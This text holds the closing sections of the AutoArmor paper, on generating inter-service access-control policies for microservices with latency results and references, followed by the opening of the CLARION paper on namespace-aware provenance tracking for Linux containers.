E6: End-to-End Performance. To evaluate the permission graph's effect on runtime policy enforcement, we utilize the end-to-end latency of the evaluation applications as the metric to provide a clear view of the latency reduction for employing AUTOARMOR optimized policies.

In the experiment setup stage, we selected some microservices that have large workloads from the evaluation applica-

Application	External Requests			Average End-to-End Latency				
	URL	Method	Quantity	w/o Policies	w/ Baseline Policies		w/ AutoArmor Policies	
Bookinfo	http://<bookinfo-url>/productpage	GET	100000	319ms	323ms	▲ 4ms(1.25%)	321ms	▼ 2ms (0.62%)
Online Boutique	http://<boutique-url>/	GET	4,400	82ms	86ms	▲ 4ms (4.88%)	84ms	▼ 2ms (2.33%)
	http://<boutique-url>/cart	GET	13,000	80ms	91ms	▲ 11ms (13.75%)	86ms	▼ 5ms (5.81%)
	http://<boutique-url>/cart	POST	13,000	139ms	158ms	▲ 19ms (13.67%)	144ms	▼ 14ms (8.86%)
	http://<boutique-url>/cart/checkout	POST	4,400	112ms	129ms	▲ 17ms (15.18%)	121ms	▼ 8ms (6.20%)
	http://<boutique-url>/product/*	GET	56,000	76ms	85ms	▲ 9ms (11.84%)	82ms	▼ 3ms (3.53%)
	http://<boutique-url>/setCurrency	POST	9,000	91ms	93ms	▲ 2ms (2.20%)	94ms	▲ 1ms (1.08%)
Sock Shop	http://<sockshop-url>/	GET	11,000	95ms	104ms	▲ 9ms (9.47%)	98ms	▼ 6ms (5.77%)
	http://<sockshop-url>/basket.html	GET	11,000	101ms	111ms	▲ 10ms (9.90%)	105ms	▼ 6ms (5.41%)
	http://<sockshop-url>/cart	DELETE	11,000	190ms	204ms	▲ 14ms (7.37%)	197ms	▼ 7ms (3.43%)
	http://<sockshop-url>/cart	POST	10,000	364ms	436ms	▲ 72ms (19.78%)	401ms	▼ 35ms (8.03%)
	http://<sockshop-url>/catalogue	GET	11,000	168ms	177ms	▲ 9ms (5.36%)	169ms	▼ 8ms (4.52%)
	http://<sockshop-url>/category.html	GET	11,000	96ms	105ms	▲ 9ms (9.38%)	98ms	▼ 7ms (6.67%)
	http://<sockshop-url>/detail.html?id=*	GET	11,000	95ms	105ms	▲ 10ms (10.53%)	98ms	▼ 7ms (6.67%)
	http://<sockshop-url>/login	GET	11,000	350ms	373ms	▲ 23ms (6.57%)	367ms	▼ 6ms (1.61%)
	http://<sockshop-url>/orders	POST	9,500	392ms	476ms	▲ 84ms (21.42%)	468ms	▼ 8ms (1.68%)

Table 10: The end-to-end latency of the external requests generated by each evaluation application's load generator. (E6)

Application	Service with Multi-Versions	# of Versions	# of Generated Policies		
			Baseline	AutoArmor	
Bookinfo	reviews	3	8	6	▼ 2 (25%)
Online Boutique	frontend	3	78	21	▼ 57 (73%)
	checkoutservice	5			
	cartservice	4			
Sock Shop	orders	5	57	34	▼ 23 (40%)
	carts	2			
	catalogue	3			

Table 11: The service deployed with multiple versions used in E6 and the number of generated policies. (E6)

tions and deployed multiple versions[3] for them to simulate the real-world production environment. Subsequently, we generate access control policies for all services with the baseline method and AUTOARMOR, respectively. Table 11 shows the specific deployment configuration and the number of generated policies for each experiment.

After that, to generate external requests for end-to-end latency measurement, we utilize the workload generation tools provided by *Online Boutique* and *Sock Shop*, and develop a similar load generator for *Bookinfo* using Locust [8]. We recorded the end-to-end latency of the three applications with policies generated by the baseline method and AUTOARMOR, respectively. In addition, as a control group, we also measured each application's performance without any access control policy installed. The final result is shown in Table 10, where the red and green triangles represent the data changes in the column relative to the previous column.

As we can see, the overall latency shows an increasing trend after applying the baseline policies, and a decreasing trend when the AUTOARMOR policies replace the baseline policies. This result is consistent with the change of the policy quantity in Table 11 and our observation in Figure 5. Nonetheless, the table indicates one case against the general trend. This is because despite the policy enforcement has some influence, the dominating factors that affect the end-to-end performance are still the applications themselves. Besides, AUTOARMOR did not eliminate all inter-service access control policies. To sum up, this experiment shows that through a streamlined policy set, AUTOARMOR can speed up the runtime policy checking, thereby achieving a better end-to-end performance.

[3]The requests that different versions can initiate are identical.

7 Discussion

AUTOARMOR has made the first step towards automatic policy generation for inter-service access control of microservices. However, it is still preliminary and has several limitations for future improvement, which we discuss below.

Source Access of the Microservice Code. In this paper, we assume that administrators can get the source code of microservices. However, there may be situations where the source code is not available, such as the microservices purchased from third parties. These services are generally middlewares or databases, which usually do not initiate requests. Nevertheless, if a service does need to invoke other microservices, it's necessary to configure the appropriate access control policies for it. To this end, there are several options: (1) require the corresponding manifest file from the service provider and review it; (2) manually configure the access control policy for it; (3) employ reverse engineering or static analysis for binary code. Our future work will seek methods to develop binary analysis approaches to achieve more general business logic extraction.

Trustworthiness of the Microservice Code. We also assume that the code of microservices is benign. Although the mature code review mechanisms guarantee this to some extent, as artifacts, bugs in the code are inevitable. Multi-company collaborations or third-party services can also lead to untrusted code. In these cases, the administrators can be involved in the review of manifest files. This is an offline process and therefore does not increase the runtime overhead. In

addition, the administrators can periodically check the system behavior model (e.g., Figure 9) to detect possible anomalies.

Incompleteness of Request Extraction. Although AUTOARMOR is committed to extracting the complete inter-service invocation logic, as discussed in E1, it still has false positives or false negatives. Since false negatives lead to false denials, every effort must be made to reduce them. Therefore, in practice, developers should try to program in a unified style to facilitate static analysis, or even use annotations to ensure the completeness. Combining it with dynamic methods can also benefit the soundness. After deploying AUTOARMOR for a new application, the administrator can first use dynamic testing or manual inspection to evaluate its results, and make corresponding adjustments (e.g., add missing usage models or define supplementary policies). After that, as a member of the CI/CD automation pipeline, it can truly realize its potential.

Granularity of Access Control. At present, AUTOARMOR is dedicated to generating policies to indicate whether microservice can access resources. It attempts to achieve fine-grained authorization with detailed attributes. However, there are always ongoing efforts for finer granularity of access control. To be integrated with existing infrastructures, AUTOARMOR follows current policy-based mechanisms, but is also limited by the expression ability of policies.

Attacks That May Still Occur. AUTOARMOR uses wildcards to represent undetermined fields in request paths, which may cause over-authorization. Nevertheless, this kind of over-authorization may be unavoidable, and it is also a common practice in the real-world. Input validation and sanitization may alleviate such problems. Besides, administrators can deploy their own access control policies based on other insights, which is also a powerful supplement to the AUTOARMOR policy set. Moreover, the adversary can still launch *mimicry attacks* [46], that is, imitating normal system behavior, and trying to cause damages in the permission space and avoid being blocked or detected. Access control is incompetent against such attacks. They may require other security mechanisms, such as *Intrusion Detection Systems* (IDS) and rate limiting.

8 Related Work

Service Dependency Extraction. To obtain the dependencies among microservices at a fine-grained level, many different methods have been adopted in the present works. They can be divided into two categories, namely *intrusive work* and *non-intrusive work*. Manual annotation [57] and code injection (e.g., [12, 15, 40]) are two common kinds of intrusive work. Although these methods can guarantee the full coverage of service dependencies, the modification of the source code of applications is required. On the contrary, non-intrusive methods obtain the service dependencies through network packet/flow inference (e.g., [2,4,5,52]) or log mining (e.g., [1,28,50,54]), which do not intrude into source code but cannot guarantee that all APIs will be covered. AUTOARMOR can be classified as non-intrusive work, but it does not require actual program execution due to static analysis.

Automatic Security Policy Generation for Distributed Systems. Currently, these methods can be divided into three categories. The *document-based approaches* (e.g., [3,34,51, 55]) usually generate security policies by applying NLP methods to analyze the security requirements and syntax description. Although the documents could better express the developer's intentions, they are not always there. Meanwhile, these approaches are usually coarse-grained and incomplete due to the limitation of NLP [51]. The *history-based approaches* (e.g., [23, 35, 50]) utilize the collected traces or historical data to infer the rule criteria and policy structure from the traffic. Thus, their effectiveness depends on the granularity and completeness of the traces, which is hard to be guaranteed. Besides, they require applications to run in advance to collect data, which may cause attack windows. The last category is *model-based approaches* (e.g., [7,25]), which manually build models to understand the security requirement of the system, then generate security policies accordingly. However, the modeling process is time-consuming and error-prone, making them not suitable for flexible microservice applications. Seamlessly integrated with the microservice lifecycle and infrastructure, AUTOARMOR can build accurate real-time system behavior models, thus conquering their weaknesses.

Methods Using Static Analysis to Generate Policies. Using static analysis for policy generation is not a recent innovation. In the host security field, many studies [10,24,32] have tried to obtain privileged behaviors required by programs, such as file access or system calls, through static analysis. They then generate different types of access control policies accordingly to reduce security risks. A recent study [16] applied this idea to containers. It utilized code analysis to extract the system calls required by containerized applications and generated Seccomp policies to narrow the attack surface. Unlike these efforts, AUTOARMOR is active at the application layer of the modern cloud environment; it extracts the horizontal invocations between services and infers the corresponding permissions, thereby solving the policy generation gap for inter-service access control of microservices.

Policy Dynamic Update. When the system status changes (e.g., service deployment/removal or security demands are modified), the security policies need to be updated to adapt to the new status. The general procedure for updating policies starts with analyzing and verifying changes from the intents, and consequently constructing a reference model to obtain the minimal update (e.g., [19, 44]). However, these works can only handle high-level update requests from administrators and cannot respond to the system changes. Besides, it can be computationally expensive to obtain minimal updates through formal methods. In contrast to them, AUTOARMOR

is committed to starting with the system changes and strives to respond to them quickly and reasonably.

Graph-Based Policy Management. Abstracting policies to graphs is the state-of-the-art of automatic policy management. Various graph structures can be constructed based on different intentions and policy definitions. Xu *et al.* [53] construct a directed graph to model the information flows in the system for integrity. Prakash *et al.* [33] leverage a network communication graph to detect and resolve network policy conflicts as well as to model and compose service chaining policies. Chen *et al.* [11] build a permission event graph that connects permissions events and handlers to specify and enforce policies automatically. Different from the structures used in these works, we design a novel permission graph that ingeniously combines the characteristics of microservices. On this basis, we reduce the redundant policies and realize the agile generation and update for inter-service access control policies.

9 Conclusion

We have presented AUTOARMOR, the first automatic policy generation tool for inter-service access control of microservices. It includes two fundamental techniques: (1) a static analysis-based request extraction mechanism that can extract the inter-service invocation logic of the application, and (2) a graph-based policy management mechanism that can swiftly generate fine-grained access control policies and keep them up-to-date over time. We have implemented a prototype for *Kubernetes* and *Istio*, and tested it with five popular microservice applications. Our experimental results show that AUTOARMOR can effectively bridge the policy generation gap of the inter-service access control for microservices with only a minor overhead.

Acknowledgments

We thank Xue Leng for the assistance and many constructive discussions. We also thank the anonymous reviewers and our shepherd, Trent Jaeger, for their insightful comments.

References

[1] Manoj K. Agarwal, Manish Gupta, Gautam Kar, Anindya Neogi, and Anca Sailer. Mining activity data for dynamic dependency discovery in e-business systems. *IEEE Transactions on Network & Service Management*, 1(2):49–58, 2004.

[2] Marcos Kawazoe Aguilera, Jeffrey C. Mogul, Janet L. Wiener, Patrick Reynolds, and Athicha Muthitacharoen. Performance debugging for distributed systems of black boxes. In *Proceedings of the 19th ACM Symposium on Operating Systems Principles 2003, SOSP*, 2003.

[3] Manar Alohaly, Hassan Takabi, and Eduardo Blanco. A deep learning approach for extracting attributes of abac policies. In *Proceedings of the 23nd ACM on Symposium on Access Control Models and Technologies*, pages 137–148. ACM, 2018.

[4] Paramvir Bahl, Ranveer Chandra, Albert G. Greenberg, Srikanth Kandula, David A. Maltz, and Ming Zhang. Towards highly reliable enterprise network services via inference of multi-level dependencies. In *Proceedings of the ACM SIGCOMM 2007 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications*, pages 13–24, 2007.

[5] Paul Barham, Austin Donnelly, Rebecca Isaacs, and Richard Mortier. Using magpie for request extraction and workload modelling. In *Conference on Symposium on Opearting Systems Design & Implementation*, 2004.

[6] Kaitlyn Barnard. Cncf survey: Use of cloud native technologies in production has grown over 200%. http://bit.ly/cncf-survey, 2018. Accessed on 2020-01-20.

[7] Wu Bei, Xingyuan Chen, Yongliang Wang, Dai Xiangdong, and Peng Jun. Network system model-based multi-level policy generation and representation. In *International Conference on Computer Science and Software Engineering, CSSE*, pages 283–287, 2008.

[8] Carl Byström, Jonatan Heyman, Joakim Hamrén, and Hugo Heyman. Locust - a modern load testing framework. https://locust.io/, 2019. Accessed on 2020-01-20.

[9] Brad Casemore and Mehra Rohit. Vendors stake out positions in emerging istio service mesh landscape. http://bit.ly/idc05, 2018. Accessed on 2020-01-20.

[10] Paolina Centonze, Robert J Flynn, and Marco Pistoia. Combining static and dynamic analysis for automatic identification of precise access-control policies. In *Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007)*, pages 292–303. IEEE, 2007.

[11] Kevin Zhijie Chen, Noah M. Johnson, Vijay D'Silva, Shuaifu Dai, Kyle MacNamara, Thomas R. Magrino, Edward XueJun Wu, Martin Rinard, and Dawn Xiaodong Song. Contextual policy enforcement in android applications with permission event graphs. In *20th Annual Network and Distributed System Security Symposium, NDSS 2013, San Diego, California, USA, February 24-27, 2013*. The Internet Society, 2013.

[12] Mike Y. Chen, Emre Kiciman, Eugene Fratkin, Armando Fox, and Eric A. Brewer. Pinpoint: Problem determination in large, dynamic internet services. In *2002 International Conference on Dependable Systems and Networks (DSN)*, pages 595–604, 2002.

[13] Dimensional Research. Global microservices trends report. http://bit.ly/lightstep, 2018. Accessed on 2020-01-20.

[14] EdwinVW. Pitstop: Garage management application. https://github.com/EdwinVW/pitstop/, 2020. Accessed on 2020-01-20.

[15] Ulfar Erlingsson, Marcus Peinado, Simon Peter, and Mihai Budiu. Fay: Extensible distributed tracing from kernels to clusters. *Acm Transactions on Computer Systems*, 30(4):1–35, 2012.

[16] Seyedhamed Ghavamnia, Tapti Palit, Azzedine Benameur, and Michalis Polychronakis. Confine: Automated system call policy generation for container attack surface reduction. In *Proceedings of the International Conference on Research in Attacks, Intrusions, and Defenses (RAID)*, 2020.

[17] Google. Go tools: tools that support the go programming language. https://github.com/golang/tools, 2019. Accessed on 2020-01-20.

[18] Google Cloud Platform. Online boutique: Cloud-native microservices demo application. http://bit.ly/online-boutique, 2019. Accessed on 2020-01-20.

[19] Jinwei Hu, Yan Zhang, and Ruixuan Li. Towards automatic update of access control policy. In *Uncovering the Secrets of System Administration: Proceedings of the 24th Large Installation System Administration Conference, LISA*, 2010.

[20] Istio. Istio / bookinfo application. http://bit.ly/3dzSsBv, 2019. Accessed on 2020-01-20.

[21] Istio. Istio / Performance and Scalability. http://bit.ly/load657, 2019. Accessed on 2020-01-20.

[22] Istio. Istio: Connect, secure, control, and observe services. https://istio.io/, 2019. Accessed on 2020-01-20.

[23] Leila Karimi and James Joshi. An unsupervised learning based approach for mining attribute based access control policies. In *2018 IEEE International Conference on Big Data (Big Data)*. IEEE, 2018.

[24] Sven Lachmund. Auto-generating access control policies for applications by static analysis with user input recognition. In *Proceedings of the 2010 ICSE Workshop on Software Engineering for Secure Systems*, pages 8–14, 2010.

[25] Ulrich Lang. Openpmf scaas: Authorization as a service for cloud & soa applications. In *2010 IEEE Second International Conference on Cloud Computing Technology and Science*. IEEE, 2010.

[26] Chan-Yi Lin, Ting-An Yeh, and Jerry Chou. DRAGON: A dynamic scheduling and scaling controller for managing distributed deep learning jobs in kubernetes cluster. In *Proceedings of the 9th International Conference on Cloud Computing and Services Science, CLOSER*, pages 569–577, 2019.

[27] David S Linthicum. Practical use of microservices in moving workloads to the cloud. *IEEE Cloud Computing*, 3(5):6–9, 2016.

[28] Shang Pin Ma, Chen Yuan Fan, Yen Chuang, Wen Tin Lee, Shin Jie Lee, and Nien Lin Hsueh. Using service dependency graph to analyze and test microservices. In *IEEE Computer Software & Applications Conference*, 2018.

[29] Abner Mendoza and Guofei Gu. Mobile application web api reconnaissance: Web-to-mobile inconsistencies & vulnerabilities. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 756–769. IEEE, 2018.

[30] Benedict Michael and Charanya Vinu. How we built a metering and chargeback system to incentivize higher resource utilization of twitter infrastructure. http://bit.ly/3aETlqs, 2017. Accessed on 2020-01-20.

[31] MicroSoft. The Roslyn .NET compiler. http://bit.ly/roslyn1, 2019. Accessed on 2020-01-20.

[32] Shankara Pailoor, Xinyu Wang, Hovav Shacham, and Isil Dillig. Automated policy synthesis for system call sandboxing. *Proceedings of the ACM on Programming Languages*, 4(OOPSLA):1–26, 2020.

[33] Chaithan Prakash, Jeongkeun Lee, Yoshio Turner, Joon-Myung Kang, Aditya Akella, Sujata Banerjee, Charles Clark, Yadi Ma, Puneet Sharma, and Ying Zhang. PGA: using graphs to express and automatically reconcile network policies. In Steve Uhlig, Olaf Maennel, Brad Karp, and Jitendra Padhye, editors, *Proceedings of the 2015 ACM Conference on Special Interest Group on Data Communication, SIGCOMM 2015, London, United Kingdom, August 17-21, 2015*. ACM, 2015.

[34] Alaeddine Saadaoui and Stephen L. Scott. Web services policy generation based on SLA requirements. In *3rd IEEE International Conference on Collaboration and Internet Computing, CIC*, pages 146–154, 2017.

[35] Taghrid Samak and Ehab Al-Shaer. Synthetic security policy generation via network traffic clustering. In *Proceedings of the 3rd ACM Workshop on Security and Artificial Intelligence, AISec 2010, Chicago, Illinois, USA, October 8, 2010*, pages 45–53, 2010.

[36] Sitewhere. Sitewhere: Open source internet of things platform. https://sitewhere.io/, 2020. Accessed on 2020-01-20.

[37] SonarSource. Sonarjava | code quality and code security for java | sonarsource. http://bit.ly/39yopVF, 2019. Accessed on 2020-01-20.

[38] SonarSource. Sonarjs | code quality and code security for javascript | sonarsource. http://bit.ly/3dzQMYC, 2019. Accessed on 2020-01-20.

[39] SonarSource. Sonarpython | code quality and code security for python | sonarsource. http://bit.ly/3dA563q, 2019. Accessed on 2020-01-20.

[40] Byung Chul Tak, Chunqiang Tang, Chun Zhang, Sriram Govindan, and Rong N. Chang. vpath: Precise discovery of request processing paths from blackbox observations of thread and network activities. In *Conference on Usenix Technical Conference*, 2010.

[41] Byungchul Tak, Hyekyung Kim, Sahil Suneja, Canturk Isci, and Prabhakar Kudva. Security analysis of container images using cloud analytics framework. In *International Conference on Web Services*, pages 116–133. Springer, 2018.

[42] The Linux Foundation. Production-Grade Container Orchestration - Kubernetes. https://kubernetes.io/, 2019. Accessed on 2020-01-20.

[43] The Linux Foundation. Prometheus - monitoring system & time series database. https://prometheus.io/, 2019. Accessed on 2020-01-20.

[44] Bingchuan Tian, Xinyi Zhang, Ennan Zhai, Hongqiang Harry Liu, Qiaobo Ye, Chunsheng Wang, Xin Wu, Zhiming Ji, Yihong Sang, Ming Zhang, et al. Safely and automatically updating in-network acl configurations with intent language. In *Proceedings of the ACM Special Interest Group on Data Communication*, pages 214–226. 2019.

[45] Minh-Thai Trinh, Duc-Hiep Chu, and Joxan Jaffar. S3: A symbolic string solver for vulnerability detection in web applications. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 1232–1243, 2014.

[46] David Wagner and R Dean. Intrusion detection via static analysis. In *Proceedings 2001 IEEE Symposium on Security and Privacy. S&P 2001*, pages 156–168. IEEE, 2000.

[47] Qi Wang, Jingyu Zhou, Yuting Chen, Yizhou Zhang, and Jianjun Zhao. Extracting urls from javascript via program analysis. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, pages 627–630, 2013.

[48] Weaveworks. Microservices demo: Sock shop. https://microservices-demo.github.io/, 2017. Accessed on 2020-01-20.

[49] Whitequark. Parser - a production-ready ruby parser. http://bit.ly/37yLOYf, 2019. Accessed on 2020-01-20.

[50] Chengcheng Xiang, Yudong Wu, Bingyu Shen, Mingyao Shen, Haochen Huang, Tianyin Xu, Yuanyuan Zhou, Cindy Moore, Xinxin Jin, and Tianwei Sheng. Towards continuous access control validation and forensics. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 113–129, 2019.

[51] Xusheng Xiao, Amit Paradkar, Suresh Thummalapenta, and Tao Xie. Automated extraction of security policies from natural-language software documents. In *Proceedings of the ACM SIGSOFT 20th International Symposium on the Foundations of Software Engineering*, page 12. ACM, 2012.

[52] Chen Xu, Zhang Ming, Zhuoqing Morley Mao, and Paramvir Bahl. Automating network application dependency discovery: Experiences, limitations, and new solutions. In *Usenix Symposium on Operating Systems Design & Implementation*, 2008.

[53] Wenjuan Xu, Xinwen Zhang, and Gail-Joon Ahn. Towards system integrity protection with graph-based policy analysis. In Ehud Gudes and Jaideep Vaidya, editors, *Data and Applications Security XXIII, 23rd Annual IFIP WG 11.3 Working Conference, Montreal, Canada, July 12-15, 2009. Proceedings*, volume 5645 of *Lecture Notes in Computer Science*, pages 65–80. Springer, 2009.

[54] Jianwei Yin, Xinkui Zhao, Tang Yan, Zhi Chen, Zuoning Chen, and Zhaohui Wu. Cloudscout: A non-intrusive approach to service dependency discovery. *IEEE Transactions on Parallel & Distributed Systems*, 28(5):1271–1284, 2017.

[55] Le Yu, Tao Zhang, Xiapu Luo, Lei Xue, and Henry Chang. Toward automatically generating privacy policy for android apps. *IEEE Trans. Information Forensics and Security*, 12(4):865–880, 2017.

[56] Yunhui Zheng, Xiangyu Zhang, and Vijay Ganesh. Z3-str: A z3-based string solver for web application analysis. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, 2013.

[57] Guobing Zou, Yang Xiang, Pengwei Wang, Shengye Pang, Honghao Gao, Sen Niu, and Yanglan Gan. Extracting business execution processes of api services for mashup creation. In *International Conference on Collaborative Computing: Networking, Applications and Worksharing*, 2018.

CLARION: Sound and Clear Provenance Tracking for Microservice Deployments

Xutong Chen
Northwestern University

Hassaan Irshad
SRI International

Yan Chen
Northwestern University

Ashish Gehani
SRI International

Vinod Yegneswaran
SRI International

Abstract

Linux container-based microservices have emerged as an attractive alternative to virtualization as they reduce application footprints and facilitate more efficient resource utilization. Their popularity has also led to increased scrutiny of the underlying security properties and attack surface of container technology. Provenance-based analysis techniques have been proposed as an effective means toward comprehensive and high-assurance security control as they provide fine-grained mechanisms to track data flows across the system and detect unwanted or unexpected changes to data objects. However, existing provenance tracking techniques are limited in their ability to build sound and clear provenance in container network environments due to complexities introduced by *namespace virtualization*.

We describe a namespace- and container-aware provenance tracking solution, called CLARION, that addresses the unique *soundness* and *clarity* challenges introduced by traditional provenance tracking solutions. Specifically, we first describe *fragmentation* and *ambiguities* introduced in provenance analysis tools by each of the Linux namespaces and propose solutions to address analysis soundness. Then we discuss the design of specialized semantics-summarization techniques that improve the clarity of provenance analysis. We have developed a prototype implementation of CLARION and evaluate its performance against a spectrum of container-specific attacks. The results demonstrate the utility of our system and how it outperforms the state-of-the-art provenance tracking systems by providing an accurate and concise view of data provenance in container environments.

1 Introduction

Linux container technology has seen a rapid rise in adoption due to the miniaturized application footprints and improved resource utilization that are crucial in contemporary microservice architectures [20] and serverless computing environments [2]. The performance boost realized in containerized environments stems from their use of light-weight virtualization techniques whereby a single Linux operating system (OS) kernel is used to manage an array of virtualized containers. However, a side effect of this design choice is that an attack initiated inside a container may affect the shared host Linux OS kernel. Compared to the traditional virtual machine (VM) model, in which the guest VM OS is completely isolated from the host, this provides a much greater target surface to the attacker. Hence, comprehensive security tracking and analysis are vital in container networks.

The application of data provenance analysis techniques [22, 24, 27–30, 32, 34, 36, 39] for host and enterprise security monitoring has been well studied. However, extending such capabilities to container-based microservice environments raises some unique research challenges. At a cursory glance, the shared-host OS kernel substrate provides a centralized monitoring platform for observing events across containers and implementing security policy. In fact, the use of Linux namespaces introduces *fragmentation* and *ambiguities* in data streams used by provenance tracking systems, such as those based on the Linux Audit subsystem. Here, fragmentation refers to abnormal vertex splitting leading to false disconnections in the provenance graph. Conversely, ambiguity refers to vertex merging where a single vertex incorrectly represents multiple distinct objects in the correct provenance graph. Both fragmentation and ambiguities lead to false or missing dependencies. We refer to these as *soundness* challenges for container provenance analysis.

Namespaces [15] are a fundamental feature in the Linux kernel that facilitate efficient partitioning of kernel resources across process groups. This is the key feature exploited by popular containerization technologies such as Docker [7]. While processes within the same namespaces will share OS resources, those in different namespaces have isolated instances of corresponding operating system resources. For example, files in the same mount namespace have the same root directory so they must have different path names. Conversely, two files in different mount namespaces can appear to have exactly the same path names within but can still be distinguished by the root directory of their respective mount namespaces – i.e., their path names are virtualized (*containerized)* by the mount namespace. Unfortunately, it is the virtualized path names that will be recorded and reported by the kernel's audit subsystems, making those two files indistinguishable, which leads to falsely conflated elements in inferred provenance graphs.

Furthermore, mishandling the effect of namespaces can prevent a provenance tracking system from correctly characterizing essential aspects, such as the boundary of containers. Here the boundary of containers refer to the delineation of a provenance subgraph that represents the behavior within a container. It includes the processes running inside the container, the files manipulated by them, the sockets they create, etc. Without a proper understanding of container semantics

(i.e., ability to define boundary of containers and activity patterns of container engines corresponding to initialization, termination etc.), it will be impossible for security analysts to reason about *how*, *when*, and *what* containers are affected by attacks. We refer to these as *clarity* challenges for container provenance analysis.

CLARION Solution. To resolve the aforementioned soundness and clarity challenges, we propose CLARION, a namespace- and container-aware provenance tracking solution for Linux microservice environments. For soundness, we first provide an in-depth analysis of how the virtualization provided by each relevant namespace causes fragmentation and ambiguity in the inferred provenance. For each relevant namespace, we then propose a corresponding technical solution to resolve both issues. To improve clarity, we first define essential container-specific semantics including boundary of containers and initialization of containers. Next, we propose summarization techniques for each semantics to automatically mark the corresponding provenance subgraphs.

We show that soundness and clarity challenges are not specific – i.e., they exist in a range of monitoring approaches, including Linux Audit [25], Sysdig [21] and LTTng [16]. We describe a prototype implementation based on SPADE [23], an open source state-of-the-art provenance tracking system and comprehensively evaluate the effectiveness, efficiency, and generality of our solution. We studied the effectiveness and utility of our system using container-specific attacks. We also empirically evaluated system efficiency by running our solution on desktop computers as well as in an enterprise-level microservice environment. To assess generality, we collected provenance graphs for various state-of-the-art container engines including Docker, rkt [3], LXC [17] and Mesos [1]. These results show our solution works across container engines and outperforms the traditional provenance tracking technique by producing superior provenance graphs with an acceptable increase in system overhead ($< 5\%$).

Contributions. In summary, our paper makes the following contributions:

- We thoroughly analyze the ways namespace virtualization can affect provenance tracking. To the best of our knowledge, this is the first in-depth analysis of the implications of namespaces on microservice provenance tracking.
- Based on these insights, we designed and implemented a namespace- and container-aware provenance tracking solution – i.e., CLARION– that holistically addresses the soundness and clarity challenges.
- We conducted a comprehensive evaluation of the effectiveness, efficiency, and generality of our solution. The results show our solution produces sound and clear provenance in container-based microservice environments with low system overhead.

Table 1: Supported Linux Namespaces

Namespace	Isolated System Resource
Cgroup	Cgroup root directory
IPC	System V IPC, POSIX message queues
Network	Network devices, stacks, ports, etc.
Mount	Mount points
PID	Process IDs
Time	Boot and monotonic clocks
User	User and group IDs
UTS	Hostname and NIS domain name

2 Background and Motivation

We provide basic background information on Linux containers and namespaces. We then use a motivating example to highlight the limitations of existing provenance tracking techniques and also describe our threat model.

2.1 Linux Namespaces

Linux namespaces [15] provide a foundational mechanism leveraged by containerization technologies to enable system-level virtualization. They are advertised as a Linux kernel feature that supports isolating instances of critical operating system resources including process identifiers, filesystem, and network stack across groups of processes. Internally, namespaces are implemented as an attribute of each process, such that only those processes with the same namespaces attribute value can access corresponding instances of containerized system resources. Currently, eight namespaces are supported by the Linux kernel as listed in Table 1.


Consider the mount namespace as an example. On a Linux operating system that has just been booted, every process runs in an initial mount namespace, accesses the same set of mount points, and has the same view of the filesystem. Once a new mount namespace is created, the processes inside the new mount namespace can mount and alter the filesystems on its mount points without affecting the filesystem in other mount namespaces.

2.2 Linux Containers


Linux containers may be viewed as a set of running processes that collectively share common namespaces and system setup. In practice, containers are usually created by a container engine using its container runtime. The container runtime will specify the namespace to be shared among processes running inside the container. As a concrete example, the Docker container engine specifies five namespaces (PID, Mount, Network, IPC and UTS) to be shared, initializes several system components including rootfs `/`, hostname, `/proc` pseudo-filesystem, and finally executes the target application as the first process inside the container.

2.3 Motivating Example


We motivate our solution by investigating the performance of three classes of state-of-the-art provenance tracking solutions



(a) Provenance Tracking without Container Awareness or Namespace Awareness
Red labels represent the errors caused by this solution.



(b) Provenance Tracking with only Container Awareness
Red labels represent the errors caused by container labeling solution.



(c) Provenance Tracking with only Namespace Awareness
Red labels represent the information which could be used for identifying containers.

Figure 1: Comparison between different provenance tracking solutions. The traditional provenance solution graph illustrated in (a) lacks namespace awareness and container awareness. The container-aware graph shown in (b), produced by systems such as Winnower, performs slightly better because it can distinguish processes from different containers, but lacks namespace awareness, leading to disconnected intra-container provenance graphs. The namespace-aware graph, illustrated in (c), produced by CamFlow lacks container-awareness. While this graph does not suffer from the soundness issue, it cannot effectively capture essential container semantics (e.g., the boundary of containers).

against a trivial credential theft insider attack[1]. Notably, during this attack, the attacker touches the `/etc/passwd` file in both a container and the host system.

